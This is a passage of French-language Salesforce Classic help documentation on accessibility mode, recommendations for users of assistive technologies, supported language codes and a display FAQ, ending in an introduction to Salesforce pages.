
Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

Notre Modèle volontaire d'accessibilité produit (VPAT) est un outil utilisé pour documenter la conformité d'un produit avec les normes d'accessibilité définies dans la section 508 du « Rehabilitation Act » et contient une évaluation d'accessibilité de nos produits.

## Exigences d'accessibilité générales

Tenez compte des exigences suivantes lors de l'utilisation de Salesforce.

- La prise en charge de JavaScript doit être disponible et activée.
- Après une période d'inactivité, une fenêtre contextuelle de fin de session s'affiche automatiquement, vous invitant à vous déconnecter ou à poursuivre votre travail. Votre administrateur peut définir ce délai ou le désactiver. Votre navigateur doit autoriser l'affichage de fenêtres contextuelles dans Salesforce, sinon vous ne recevez aucun message d'avertissement relatif à une fin de session imminente.
- Les fonctionnalités pilotes et bêta peuvent ne pas être accessibles.

## Navigateurs recommandés

Pour le test d'accessibilité général, Salesforce utilise la version la plus récente de Mozilla® Firefox® et Microsoft® Internet Explorer® sous Windows®, et Apple® Safari® sous OS X®.

## Contacter Salesforce pour toute question d'accessibilité

Pour accéder à la documentation et aux articles de la base de connaissances, ou pour contacter le support client, cliquez sur le lien **Aide et formation** en haut de chaque page.

Pour nous faire part de questions d'accessibilité ou demander un format alternatif d'un document, envoyez un message à l'adresse accessibility@salesforce.com.

**Remarque:** Le support client n'est pas accessible aux utilisateurs de Personal Edition et de Developer Edition. De plus, la base de connaissances en ligne n'est pas disponible pour les utilisateurs de Developer Edition. Tous les utilisateurs peuvent envoyer un message (en anglais) à l'adresse accessibility@salesforce.com pour toute question relative à l'accessibilité.

Mode d'accessibilité
Découvrez comment le mode Accessibilité change votre expérience d'utilisation de Salesforce.

Activation du mode Accessibilité
Optimisez votre expérience d'utilisation de Salesforce avec des technologies d'assistance, tels que des logiciels de reconnaissance vocale et des lecteurs d'écran, en activant le mode Accessibilité.

Recommandations relatives à l'accessibilité de Salesforce
Découvrez les fonctionnalités d'accessibilité de Salesforce conçues pour les utilisateurs travaillant avec des technologies d'assistance, telles qu'un logiciel de reconnaissance vocale et des lecteurs d'écran.

# Mode d'accessibilité

Découvrez comment le mode Accessibilité change votre expérience d'utilisation de Salesforce.

Salesforce inclut un mode d'interface utilisateur alternatif qui permet aux utilisateurs équipés de technologies d'assistance, tels que des logiciels de reconnaissance vocale et des lecteurs d'écran, d'utiliser Salesforce plus efficacement. La plupart des fonctionnalités sont conçues dans une optique d'accessibilité et sont par nature accessibles en mode standard. Il est toutefois possible que le mode Accessibilité corresponde mieux à vos besoins, notamment lors de l'utilisation d'un logiciel de reconnaissance vocale ou d'un lecteur d'écran pour créer des rapports et des tableaux de bord ou interagir avec des vues de liste.

Le mode Accessibilité inclut toutes les fonctionnalités de Salesforce avec les modifications présentées ici, destinées à améliorer l'expérience des utilisateurs équipés de technologies d'assistance.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

## Fonctionnalités du mode Accessibilité qui améliorent le confort d'utilisation

- Accédez aux pages de configuration à partir d'un lien Configuration en haut de la page.
- Les menus déroulants incluent un bouton **OK** que vous sélectionnez pour accéder à l'option choisie dans la liste.
- Les boutons de menu sont affichés sous forme d'une liste déroulante avec le bouton **OK**.
- Les pages de plan sont affichées sous forme de fenêtres contextuelles.
- L'éditeur HTML est remplacé par une zone de texte. Cette case de texte accepte uniquement le format HTML et ne reconnaît pas les entrées en texte brut telles que les retours à la ligne. Pour séparer le contenu, vous devez utiliser des balises HTML de saut de paragraphe ou de ligne.
- Lors de la l'affichage d'un tableau de bord, le filtre de saisie automatique `Afficher le tableau de bord` est remplacé par un menu déroulant standard.
- Le lien **Modifier les colonnes** dans la page Gérer les membres, accessible via le bouton déroulant Gérer les membres dans la page de détail de campagne, devient un bouton déroulant. Le plan Modifier les colonnes est remplacé par une page de configuration standard.
- Cliquer sur une réunion demandée dans la liste associée Activités en cours, et dans certaines vues de liste, n'ouvre pas la page de détail de la réunion. Une boîte de dialogue s'ouvre à la place pour vous inviter à demander des informations à l'organisateur de la réunion.

- La liste déroulante **Activer Mon e-mail** dans un groupe Chatter affiche un lien **Paramètres de messagerie de Chatter** qui ouvre vos paramètres de réception des e-mails Chatter.

## Fonctionnalités de calendrier désactivées

- Plans des détails d'événement dans la vue de calendrier
- Édition par glisser-déposer
- Planification par glisser-déplacer
- Événements cliquer-et-créer
- Le bouton **Nouvelle demande de réunion** dans la liste associée Activités en cours

  Remarque: par conséquent, vous ne pouvez pas demander une réunion en mode Accessibilité et le sous-onglet Réunions demandées, dans la section Calendrier sous l'onglet Accueil, n'affiche aucune réunion.

## Fonctionnalités de rapport et de tableau de bord désactivées

- Modification par glisser-déposer dans le générateur de tableau de bord
- Création et modification de rapports dans le générateur de rapport

  Remarque: le générateur de rapports est requis pour créer ou modifier des rapports joints ainsi que des rapports contenant des filtres croisés ou des compartiments. Les utilisateurs avec le mode Accessibilité activé peuvent exécuter ces rapports mais ne peuvent pas les créer ni les modifier. Pour créer des rapports en mode Accessibilité, vous devez utiliser l'assistant de rapport.
- Fonction glisser-déposer pour déplacer des rapports et des tableaux de bord entre les dossiers

## Fonctionnalités de vue de liste désactivées

- Liens de survol de liste associée
- Les fonctionnalités de liste avancée suivantes :
  - Modification en ligne
  - Réorganisation et ajustement de la largeur des colonnes
  - Modification, suppression ou actualisation de la vue de liste active
  - Modification du nombre d'enregistrements affichés par page
  - Accès à une page de résultats spécifique

## Autres fonctionnalités désactivées

- Le bouton **Vérifier l'orthographe** pour les solutions
- La dernière page Gérer les membres
- Le menu déroulant **Balises récentes** lorsque vous ajoutez le composant balise au menu latéral
- Lors de la recherche d'opportunités similaires, le menu latéral Critères de correspondance de la page des résultats de recherche
- La liste de questions similaires lors de la saisie d'une question dans une communauté de réponses

  Conseil: avant de publier leur question, les utilisateurs avec le mode Accessibilité activé doivent utiliser la case de recherche sous l'onglet Réponses pour voir si elle a déjà reçu une réponse.

## Activation du mode Accessibilité

Optimisez votre expérience d'utilisation de Salesforce avec des technologies d'assistance, tels que des logiciels de reconnaissance vocale et des lecteurs d'écran, en activant le mode Accessibilité.

1. Depuis vos paramètres personnels, saisissez *Accessibilité* dans la case Recherche rapide, puis sélectionnez **Accessibilité**. Vous n'obtenez aucun résultat ? Saisissez *Informations personnelles* dans la case Recherche rapide, puis sélectionnez **Informations personnelles**.
2. Sélectionnez Activation du mode Accessibilité.
3. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

CONSULTER ÉGALEMENT :

Recommandations relatives à l'accessibilité de Salesforce

Personnalisation de votre expérience Salesforce

## Recommandations relatives à l'accessibilité de Salesforce

Découvrez les fonctionnalités d'accessibilité de Salesforce conçues pour les utilisateurs travaillant avec des technologies d'assistance, telles qu'un logiciel de reconnaissance vocale et des lecteurs d'écran.

Voici quelques recommandations pour vous aider à utiliser Salesforce.

- Utilisateurs voyants utilisant le clavier
- Utilisateurs de lecteur d'écran
- Utilisateurs sourds ou malentendants
- Utilisateurs de couleurs spécifiques
- Utilisateurs malvoyants nécessitant un agrandissement

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

CONSULTER ÉGALEMENT :

Activation du mode Accessibilité

### Utilisateurs voyants utilisant le clavier

Les fonctionnalités Salesforce ci-dessous garantissent une expérience accessible.

- Le mode Accessibilité permet d'utiliser Salesforce plus efficacement, en particulier les rapports, les tableaux de bord et les vues de liste. Pour plus d'informations, reportez-vous à Mode Accessibilité à la page 53.
- Les zones sont sélectionnées en surbrillance sur l'écran pour indiquer visuellement la sélection à l'écran.
- Ces éléments suivants sont identifiés dans notre balisage de page pour faciliter votre interaction.
  - Les en-têtes sont balisés en tant que tels plutôt qu'en tant qu'éléments d'ensemble de champs ou de légende pour le regroupement de contrôles de formulaire.
  - L'en-tête principal de la page (généralement au début de la zone de contenu principale) est un en-tête de niveau 1. Vous pouvez changer cet en-tête avec un raccourci clavier.
  - Les tables de données contiennent un balisage de table de données (à l'exception des vues de liste avancées en mode Standard uniquement) qui facilite l'identification des en-têtes de chaque cellule.

  - Les listes fournies la zone de contenu principale sont balisées en tant que telles.

- Un lien d'évitement (le premier lien qui peut être sélectionné par le clavier dans chaque page) permet de déplacer la sélection au début de la zone de contenu principale. Il contourne généralement les menus de navigation qui précèdent la zone de contenu principale, ce qui réduit considérablement le nombre de pressions d'onglet nécessaires pour atteindre la zone de contenu principale de la page.
- La sélection clavier est placée dans des boîtes de dialogue à leur ouverture, et reste verrouillée jusqu'à leur fermeture.
- Dans les pages de modification, la sélection du clavier se positionne par défaut sur le premier champ modifiable de la page. Lors de la création ou de la modification d'une tâche ou d'un événement, la sélection du clavier se positionne par défaut dans le champ Objet, quel que soit son emplacement sur la page.
- Les boutons, les liens et les champs actuellement inactifs sont étiquetés avec un attribut « désactivé ». Par exemple, lorsque vous utilisez un assistant comprenant plusieurs étapes, il se peut que certains boutons soient désactivés jusqu'à ce que vous sélectionniez une option spécifique.

## Utilisateurs de lecteur d'écran

Les applications Salesforce à la demande sont conçues pour les toutes dernières fonctionnalités du logiciel de lecture d'écran le plus utilisé. Même si vous estimez que de nombreuses combinaisons de navigateur et de lecteur d'écran fonctionnent correctement, nous recommandons d'utiliser les versions les plus récentes de Mozilla® Firefox® et JAWS® ou NVDA avec Salesforce.

Les fonctionnalités de Salesforce suivantes garantissent une expérience accessible :

- Le mode Accessibilité permet d'utiliser Salesforce plus efficacement, en particulier les rapports, les tableaux de bord et les vues de liste. Pour plus d'informations, reportez-vous à Mode Accessibilité à la page 53.
- Les images importantes ont des textes alternatifs équivalents selon leur objet ; les images secondaires ont des textes équivalents vides ou sont implémentées via la feuille de style CSS. Les images qui affichent des informations détaillées sont également des liens vers la source de données. Par exemple, les tableaux de bord contiennent des diagrammes et des graphiques qui sont des informations visuelles par nature. Pour accéder aux données du rapport utilisées pour générer le diagramme ou le graphique, sélectionnez simplement le composant du tableau de bord.

  Remarque: il est possible que le rapport sous-jacent contienne des données supplémentaires par rapport à ce qui est représenté dans le composant du tableau de bord. En outre, le rapport sous-jacent contient peut-être certaines données que vous ne pouvez pas afficher en raison des paramètres de partage.

- Ces éléments suivants sont identifiés dans notre balisage de page pour faciliter votre interaction.
  - Les en-têtes sont balisés en tant que tels plutôt qu'en tant qu'éléments d'ensemble de champs ou de légende pour le regroupement de contrôles de formulaire.
  - L'en-tête principal de la page (généralement au début de la zone de contenu principale) est un en-tête de niveau 1. Vous pouvez changer cet en-tête avec un raccourci clavier.
  - Les tables de données contiennent un balisage de table de données (à l'exception des vues de liste avancées en mode Standard uniquement) qui facilite l'identification des en-têtes de chaque cellule.
  - Les listes fournies dans la zone de contenu principale sont balisées en tant que telles.
- Un lien d'évitement (le premier lien qui peut être sélectionné par le clavier dans chaque page) permet de déplacer la sélection au début de la zone de contenu principale. Il contourne généralement les menus de navigation qui précèdent la zone de contenu principale, ce qui réduit considérablement le nombre de pressions d'onglet nécessaires pour atteindre la zone de contenu principale de la page.
- La sélection clavier est placée dans des boîtes de dialogue à leur ouverture, et reste verrouillée jusqu'à leur fermeture.

- Dans les pages de modification, la sélection du clavier se positionne par défaut sur le premier champ modifiable de la page. Lors de la création ou de la modification d'une tâche ou d'un événement, la sélection du clavier se positionne par défaut dans le champ Objet, quel que soit son emplacement sur la page.
- Les boutons, les liens et les champs actuellement inactifs sont étiquetés avec un attribut « désactivé ». Par exemple, lorsque vous utilisez un assistant comprenant plusieurs étapes, il se peut que certains boutons soient désactivés jusqu'à ce que vous sélectionniez une option spécifique.

De plus, nous recommandons d'activer les paramètres Web personnalisés ci-dessous dans votre lecteur d'écran :

- Configurez l'actualisation automatique des pages.
- Activez les annonces de mise à jour des régions live.
- Configurez les liens de texte pour afficher les titres. Ce paramètre s'assure que le lecteur d'écran énonce les informations fournies via l'attribut titre d'un lien, notamment l'annonce d'ouverture d'une nouvelle fenêtre.
- Configurez les en-têtes pour annoncer les en-têtes et les niveaux. Heading markup offre le contexte ainsi que la navigation.
- Ajoutez des symboles courants, tels que le signe @ (arobase) pour mentionner des personnes dans des publications et des commentaires Chatter, de sorte que le dictionnaire du lecteur d'écran personnalise leur énoncé par défaut.

## Utilisateurs sourds ou malentendants

Salesforce fournit des vidéos de démonstration hébergées sur YouTube. Pour afficher des légendes synchronisées pour les vidéos, cliquez sur `Visionner sur YouTube.com` en bas à droite des vidéos incorporées.

## Utilisateurs de couleurs spécifiques

Les paramètres du navigateur et du système d'exploitation ne modifient pas les couleurs affichées dans les images et Salesforce implémente de nombreuses images en tant qu'images d'arrière-plan (qui ne s'affichent pas lorsque les paramètres d'affichage des couleurs du navigateur et du système d'exploitation sont actifs). Si vous avez recours aux paramètres du navigateur et à votre système d'exploitation pour appliquer une combinaison de couleurs spécifique à votre affichage, vous devez :

- Afficher des alternatives textuelles aux images pour accéder aux informations communiquées par les images importantes.
- Remplacer notre feuille de style CSS pour les classes suivantes : assistiveText, zen-assistiveText. Définir ensuite vos préférences dans les paramètres de votre navigateur.

De plus :

- L'affichage des informations dans certains graphiques (par exemple, les rapports et les tableaux de bord) utilise un code couleur. Si vous rencontrez des difficultés pour interpréter les informations affichées dans les graphiques, sélectionnez `Palette pour daltoniens sur les graphiques` dans votre page de détail personnelle. Cette option définit une palette de couleurs alternative pour des graphiques optimisés destinés aux utilisateurs daltoniens. Les e-mails de tableau de bord n'utilisent pas la palette alternative. Vous pouvez également cliquer sur un graphique pour afficher son rapport source.
- Les tableaux de bord contiennent des diagrammes et des graphiques qui sont des informations visuelles par nature. Pour accéder aux données du rapport utilisées pour générer le diagramme ou le graphique, sélectionnez simplement le composant du tableau de bord.

  Remarque: il est possible que le rapport sous-jacent contienne des données supplémentaires par rapport à ce qui est représenté dans le composant du tableau de bord. En outre, le rapport sous-jacent contient peut-être certaines données que vous ne pouvez pas afficher en raison des paramètres de partage.

### Utilisateurs malvoyants nécessitant un agrandissement

Salesforce prend en charge les utilitaires d'agrandissement standard du système d'exploitation, des navigateurs et de tiers. Ajustez les paramètres de zoom selon à vos besoins.

Les éléments suivants sont identifiés dans notre balisage de page. Vous pouvez modifier le style de ces éléments pour faciliter leur identification.

- Les en-têtes sont balisés en tant que tels plutôt qu'en tant qu'éléments d'ensemble de champs ou de légende pour le regroupement de contrôles de formulaire.
- L'en-tête principal de la page (généralement au début de la zone de contenu principale) est un en-tête de niveau 1. Vous pouvez changer cet en-tête avec un raccourci clavier.
- Les tables de données contiennent un balisage de table de données (à l'exception des vues de liste avancées en mode Standard uniquement) qui facilite l'identification des en-têtes de chaque cellule.
- Les listes fournies dans la zone de contenu principale sont balisées en tant que telles.

# FAQ sur l'affichage

Quelles sont les langues prises en charge par Salesforce ?

Je ne parviens pas à visualiser certains boutons et liens. Pourquoi ?

Je ne parviens pas à visualiser les fenêtres contextuelles Salesforce telles que les boîtes de dialogue de recherche et la fenêtre Aide & formation. Pourquoi ?

Pourquoi mes données disparaissent-elles lorsque j'appuie sur la touche Retour arrière pendant la modification d'un enregistrement ?

Puis-je modifier ou supprimer la liste déroulante d'entrées qui s'affiche lorsque je modifie un champ de texte ?

## Quelles sont les langues prises en charge par Salesforce ?

Salesforce offre trois niveaux de prise en charge linguistique : langues entièrement prises en charge, langues d'utilisateur final et langues de plate-forme uniquement. Chaque langue est identifiée par un code de langue à deux caractères (par exemple `fr`) ou un code de paramètre régional à cinq caractères (par exemple fr_FR).

Outre la prise en charge de langues par Salesforce, vous pouvez localiser (traduire) vos organisations de deux façons. Le Système de traduction permet de spécifier les langues que vous souhaitez traduire, d'attribuer des traducteurs à des langues, de créer des traductions pour les personnalisations apportées à votre organisation Salesforce, et de remplacer les étiquettes et les traductions dans des packages gérés. Vous pouvez traduire toutes les informations, depuis les valeurs des listes de sélection jusqu'aux champs personnalisés, afin de permettre à vos utilisateurs du monde entier d'utiliser Salesforce.

La deuxième option consiste à renommer les onglets et les champs dans Salesforce. Si votre application personnalisée utilise seulement quelques onglets et champs Salesforce standard, vous pouvez les traduire.

### Langues totalement prises en charge

Vous pouvez modifier la langue de toutes les fonctionnalités, y compris l'Aide, en sélectionnant l'une des langues prises en charge ci-dessous. Dans Configuration, cliquez sur *`Informations sur la société`* dans la case `Recherche rapide`, puis sélectionnez **Informations sur la société** et **Modifier**.

- Chinois (simplifié) : `zh_CN`
- Chinois (traditionnel) : `zh_TW`
- Danois : `da`

- Néerlandais : `nl_NL`
- Anglais : `en_US`
- Finnois : `fi`
- Français : `fr`
- Allemand : `de`
- Italien : `it`
- Japonais : `ja`
- Coréen : `ko`
- Norvégien : `non`
- Portugais (Brésilien) : `pt_BR`
- Russe : `ru`
- Espagnol : `es`
- Espagnol (Mexique) : `es_MX`
- Suédois : `sv`
- Thaïlandais : `th`

**Remarque:**

- Espagnol (Mexique) affiche les traductions définies par le client en Espagnol.
- Même si l'interface utilisateur de Salesforce est entièrement traduite en thaïlandais, l'aide reste en anglais.

## Langues de l'utilisateur final

Les langues de l'utilisateur final sont utiles si vous avez une organisation ou des partenaires internationaux qui utilisent d'autres langues que la langue par défaut de votre société. Pour les langues de l'utilisateur final, Salesforce fournit des étiquettes traduites pour l'ensemble des objets et des pages standard, *à l'exception* des pages administratives, de la Configuration et de l'Aide. Lorsque vous spécifiez une langue de l'utilisateur final, les étiquettes et l'aide qui ne sont pas traduites sont affichées en anglais. Les langues de l'utilisateur final sont destinées exclusivement à un usage personnel. N'utilisez pas les langues de l'utilisateur final en tant que langues d'entreprise. Salesforce n'offre pas de support client dans les langues de l'utilisateur final.

Les langues de l'utilisateur final comprennent :

- Arabe : `ar`
- Bulgare : `bg`
- Croate : `hr`
- Tchèque : `cs`
- Anglais (Royaume-Uni) : `en_GB`
- Grecque : `el`
- Hébreu : `iw`
- Hongrois : `hu`
- Indonésien : `dans`
- Polonais : `pl`
- Portugais (Portugal) : `pt_PT`
- Roumain : `ro`
- Slovaque : `sk`

- Slovène : `sl`
- Turc : `tr`
- Ukrainien : `uk`
- Vietnamien : `vi`

Remarque: Salesforce offre un support limité pour les langues de droite à gauche (Arabe et Hébreux) sur les fonctionnalités ci-dessous.

- Live Agent
- Requêtes
- Comptes

Ces fonctionnalités ne sont pas prises en charge dans Lightning Experience, dans l'application mobile Salesforce1, dans les autres applications mobiles ou navigateurs mobiles, et dans aucune interface utilisateur à l'exception de Salesforce Classic. Le fonctionnement des langues de droite à gauche avec les autres fonctionnalités de Salesforce n'est pas garanti. Aucune extension de la liste des fonctionnalités prises en charge n'est prévue.

Les fonctionnalités qui ne sont pas prises en charge pour les langues de droite à gauche comprennent notamment :

- Générateur de rapport
- Génération de devis PDF
- Prévisions personnalisables
- E-mails
- Salesforce Knowledge
- Fils
- Communautés

L'absence d'une fonctionnalité de cette liste ne signifie pas qu'elle est prise en charge. Seules les fonctionnalités Live Agent, Requêtes et Comptes sont prises en charge avec les langues de droite à gauche.

## Langues de plate-forme uniquement

Lorsque Salesforce ne fournit pas de traduction par défaut, utilisez les langues de plate-forme uniquement pour traduire les applications et les fonctionnalités personnalisées que vous élaborez sur Salesforce App Cloud. Vous pouvez traduire des éléments tels que les étiquettes, les objets personnalisés et les noms de champ. Vous pouvez également renommer la plupart des objets, des étiquettes et des champs standard. Les textes d'information et le texte des étiquettes qui ne correspondent pas des champs ne peuvent pas être traduits.

Les langues de plate-forme uniquement sont disponibles partout dans l'application où vous pouvez sélectionner la langue. Cependant, lorsque vous sélectionnez une langue de plate-forme uniquement, toutes les étiquettes Salesforce standard utilisent par défaut l'Anglais ou, dans quelques cas, une langue utilisateur final ou une langue entièrement prise en charge.

Lorsque vous spécifiez une langue de plate-forme uniquement, les étiquettes des objets et des champs standard sont rétablies en Anglais, à l'exception des langues suivantes :

- Anglais (Australie), Anglais (Inde), Anglais (Malaisie) et Anglais (Philippines) qui sont établies en Anglais (UK).
- Allemand (Autriche) et Allemand (Suisse) qui sont rétablies en Allemand.
- Français (Canada) qui est rétablie en Français.
- Roumain (Moldave) qui est rétablie en Roumain.
- Monténégrin qui est rétablie en Serbe (Latin).
- Portugais (Portugal) qui est rétablie en Portugais (Brésil).

Les langues de plate-forme uniquement ci-dessous sont actuellement prises en charge.

- Albanais : `sq`
- Arabe (Algérie) : `ar_DZ`
- Arabe (Bahreïn) : `ar_BH`
- Arabe (Égypte) : `ar_EG`
- Arabe (Irak) : `ar_IQ`
- Arabe (Jordanie) : `ar_JO`
- Arabe (Koweït) : `ar_KW`
- Arabe (Liban) : `ar_LB`
- Arabe (Libye) : `ar_LY`
- Arabe (Maroc) : `ar_MA`
- Arabe (Oman) : `ar_OM`
- Arabe (Qatar) : `ar_QA`
- Arabe (Arabie Saoudite) : `ar_SA`
- Arabe (Soudan) : `ar_SD`
- Arabe (Syrie) : `ar_SY`
- Arabe (Tunisie) : `ar_TN`
- Arabe (Émirats Arabes Unis) : `ar_AE`
- Arabe (Yémen) : `ar_YE`
- Arménien : `hy`
- Basque : `eu`
- Bosnien : `bs`
- Bengali : `bn`
- Chinois (simplifié - Singapour) : `zh_SG`
- Chinois (traditionnel, Hong Kong) : `zh_HK`
- Anglais (Australie) : `en_AU`
- Anglais (Canada) : `en_CA`
- Anglais (Hong Kong) : `en_HK`
- Anglais (Inde) : `en_IN`
- Anglais (Irlande) : `en_IE`
- Anglais (Malaisie) : `en_MY`
- Anglais (Philippines) : `en_PH`
- Anglais (Singapour) : `en_SG`
- Anglais (Afrique du Sud) : `en_ZA`
- Estonien : `et`
- Français (Belgique) : `fr_BE`
- Français (Canada) : `fr_CA`
- Français (Luxembourg) : `fr_LU`
- Français (Suisse) : `fr_CH`
- Géorgien : `ka`

- Allemand (Autriche) : `de_AT`
- Allemand (Luxembourg) : `de_LU`
- Allemand (Suisse) : `de_CH`
- Hindi : `hi`
- Islandais : `is`
- Irlandais : `ga`
- Italien (Suisse) : `it_CH`
- Letton : `lv`
- Lithuanien : `lt`
- Luxembourgeois : `lb`
- Macédonien : `mk`
- Malais : `ms`
- Maltais : `mt`
- Roumain (Moldavie) : `ro_MD`
- Monténégrin : `sh_ME`
- Romanche : `rm`
- Serbe (Cyrillique) : `sr`
- Serbe (Latin) : `sh`
- Espagnol (Argentine) : `es_AR`
- Espagnol (Bolivie) : `es_BO`
- Espagnol (Chili) : `es_CL`
- Espagnol (Colombie) : `es_CO`
- Espagnol (Costa Rica) : `es_CR`
- Espagnol (République Dominicaine) : `es_DO`
- Espagnol (Équateur) : `es_EC`
- Espagnol (Salvador) : `es_SV`
- Espagnol (Guatemala) : `es_GT`
- Espagnol (Honduras) : `es_HN`
- Espagnol (Nicaragua) : `es_NI`
- Espagnol (Panama) : `es_PA`
- Espagnol (Paraguay) : `es_PY`
- Espagnol (Pérou) : `es_PE`
- Espagnol (Porto Rico) : `es_PR`
- Espagnol (États-Unis) : `es_US`
- Espagnol (Uruguay) : `es_UY`
- Espagnol (Venezuela) : `es_VE`
- Tagalog : `tl`
- Tamil : `ta`
- Ourdou : `ur`

- Gallois : `cy`

CONSULTER ÉGALEMENT :

Sélection de la langue, des paramètres régionaux et de la devise

Activation et désactivation du Système de traduction

## Je ne parviens pas à visualiser certains boutons et liens. Pourquoi ?

Les boutons et les liens s'affichent uniquement pour les utilisateurs qui disposent des autorisations d'utilisation appropriées. Par exemple, les utilisateurs qui ne disposent pas de l'autorisation de suppression sur les opportunités ne voient pas le bouton **Supprimer** dans la page de détail d'une opportunité ni le lien **Suppr** dans la liste associée d'une opportunité.

## Je ne parviens pas à visualiser les fenêtres contextuelles Salesforce telles que les boîtes de dialogue de recherche et la fenêtre Aide & formation. Pourquoi ?

Si les paramètres du programme de blocage des fenêtres intempestives de votre navigateur sont configurés sur la sécurité maximale, vous ne pouvez afficher aucune fenêtre contextuelle dans Salesforce, même celles qui affichent des fonctionnalités nécessaires, telles que la fenêtre du calendrier de sélection d'une date dans une activité, les boîtes de dialogue de référence pour la sélection d'un enregistrement, la fenêtre Aide et formation, etc.

Pour tester vos paramètres contextuels :

1. Dans vos paramètres personnels, saisissez *`Rappels`* dans la case `Recherche rapide`, puis sélectionnez **Rappels et alertes**. Vous n'obtenez aucun résultat ? Saisissez *`Informations personnelles`* dans la case `Recherche rapide`, puis sélectionnez **Informations personnelles**.
2. Cliquez sur **Prévisualiser l'alerte de rappel**.

Pour autoriser l'affichage de fenêtres contextuelles dans Salesforce, ajoutez Salesforce en tant que site approuvé dans les paramètres du programme de blocage des fenêtres intempestives de votre navigateur. Pour obtenir des instructions spécifiques, consultez l'aide en ligne de votre navigateur.

Certains modules d'extension du navigateur, tels que la barre d'outils Google, intègrent également un système de blocage des fenêtres intempestives. Pour obtenir des détails sur la configuration de ces modules afin d'autoriser l'affichage de fenêtres contextuelles dans Salesforce, consultez la documentation correspondante.

CONSULTER ÉGALEMENT :

Personnalisation de votre expérience Salesforce

## Pourquoi mes données disparaissent-elles lorsque j'appuie sur la touche Retour arrière pendant la modification d'un enregistrement ?

Certaines versions d'Internet Explorer définissent la touche Retour arrière comme raccourci clavier du bouton Précédent du navigateur. Lorsque vous appuyez sur la touche Retour arrière, si votre curseur ne se trouve pas dans un champ de texte, le navigateur revient à la page précédente, vous laissant penser que vos données ont été perdues. Pour récupérer vos données et revenir à votre page de travail, cliquez sur le bouton Suivant du navigateur.

## Puis-je modifier ou supprimer la liste déroulante d'entrées qui s'affiche lorsque je modifie un champ de texte ?

Non. Ces entrées de saisie semi-automatique qui s'affichent lorsque vous modifiez certains champs de texte correspondent à une fonctionnalité d'Internet Explorer. Le navigateur mémorise le texte vous avez saisi précédemment et en fournit la liste pour vous permettre de renseigner automatiquement le champ. Pour désactiver cette fonctionnalité, cliquez sur **Outils** dans la barre de menu de votre navigateur, sélectionnez **Options Internet**, cliquez sur l'onglet **Contenu**, puis sur le bouton **Paramètres** en regard de la saisie semi-automatique pour modifier les paramètres de votre navigateur.

# Pages Salesforce

Les applications Salesforce sont constituées d'onglets et de pages. Les objets standard, tels que les Comptes, les Contacts et les Pistes, et d'autres fonctionnalités telles que Chatter, ont généralement un onglet qui permet de parcourir les pages pour interagir avec les fonctionnalités que vous utilisez. Par exemple, si vous souhaitez créer un enregistrement de compte, cliquez sur l'onglet Comptes pour accéder à la page d'accueil des comptes.


Cliquez sur **Nouveau** pour ouvrir la page de modification de compte dans laquelle vous saisissez les informations sur le compte. Cliquez sur **Enregistrer**. La page de détail du compte s'affiche. Revenez à la page d'accueil des comptes. Le nouveau compte est répertorié.

Les onglets Salesforce peuvent avoir plusieurs types de pages, parmi lesquelles des pages Accueil, Modification et Détails. Vous pouvez créer des vues de liste pour certains objets. Chatter a un type de page principal : un fil. Data.com a une interface de recherche. Les tableaux de bord et les rapports ont également leurs propres styles de page.

Généralement, votre administrateur système configure les présentations de page des objets standard et active les fonctionnalités de navigation que votre organisation peut utiliser. L'interaction avec Salesforce est toutefois plus facile si vous comprenez les éléments de page les plus courants et les objets les plus fréquemment utilisés, parmi lesquels :

1. Une barre d'*onglets*, dans laquelle vous pouvez afficher et ajouter des onglets à un enregistrement.
